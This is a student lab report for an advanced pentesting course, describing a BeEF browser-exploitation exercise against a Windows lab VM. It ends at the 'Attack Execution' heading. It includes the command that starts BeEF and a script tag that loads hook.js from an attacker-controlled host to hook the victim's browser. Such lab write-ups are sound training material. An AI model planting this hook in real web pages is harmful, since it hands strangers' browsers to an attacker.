ATTACK REPORT

Student Name: Manave Angelkumari & Abin Binu

Student ID: 10312082 & 10328278

Course: COMP-357 Advanced Pentesting

Instructor: Adam Abernethy

Exercises used: Juice Shop & Browser Exploitation Framework (BeEF)

Submission Date: 12/07/2025

1. Threat scenario

In this lab, we're exploring how a web browser can be taken over through a client-side attack using BeEF. When an attacker manages to get a victim to open a webpage that secretly loads the BeEF hook script, the victim's browser becomes linked to the attacker's control panel. From there, the attacker can interact with the browser in real time-running small commands, triggering fake messages or pop-ups, gathering information, or even sending the user to different websites without them noticing.

In our setup, the attacker is working from Kali Linux, while the victim is using a Windows machine that happens to load the hooked webpage. The goal of this lab is to show how quickly an attacker can gain influence over a browser once it's hooked and to illustrate the kinds of actions that can happen behind the scenes during a real browser exploitation scenario.

Attack Goals

- Hook the Windows victim browser using BeEF.
- Run JavaScript-based attacks from the BeEF control panel.
- Show evidence that the attacker can interact with and influence the victim's browser.

2. Target Selection


The target is the Windows VM in the same NAT network. The victim opens a page containing:

```
<script src="http://KALI-IP:3000/hook.js"></script>
```

This automatically connects their browser back to our BeEF server.

- Victim browser details (from BeEF):
  - Windows 11
  - Edge or Chrome
  - IP address: 192.168.234.145
  - Browser plugins and capabilities shown in BeEF panel.

- Capture below is of the hooked browser entry;



3. Attack Setup:


➢ BeEF Started on Attacker Machine:

"sudo beef-xss"


BeEF starts and prints:

- UI Panel URL
- Hook.js URL

- Capture below is of BeEF starting up after the command executions;



- Capture below is of the BeEF dashboard after successful login;




- Delivering the Hook to the Victim:


  The victim visited a page containing:

  “<script src="http://192.168.234.145:3000/hook.js"></script>”

- After loading the page, BeEF instantly listed the victim browser under Online Browsers.
- Capture below is of the hook.js in browser;



- Capture below is of the browser hooked;




4. Attack Execution:

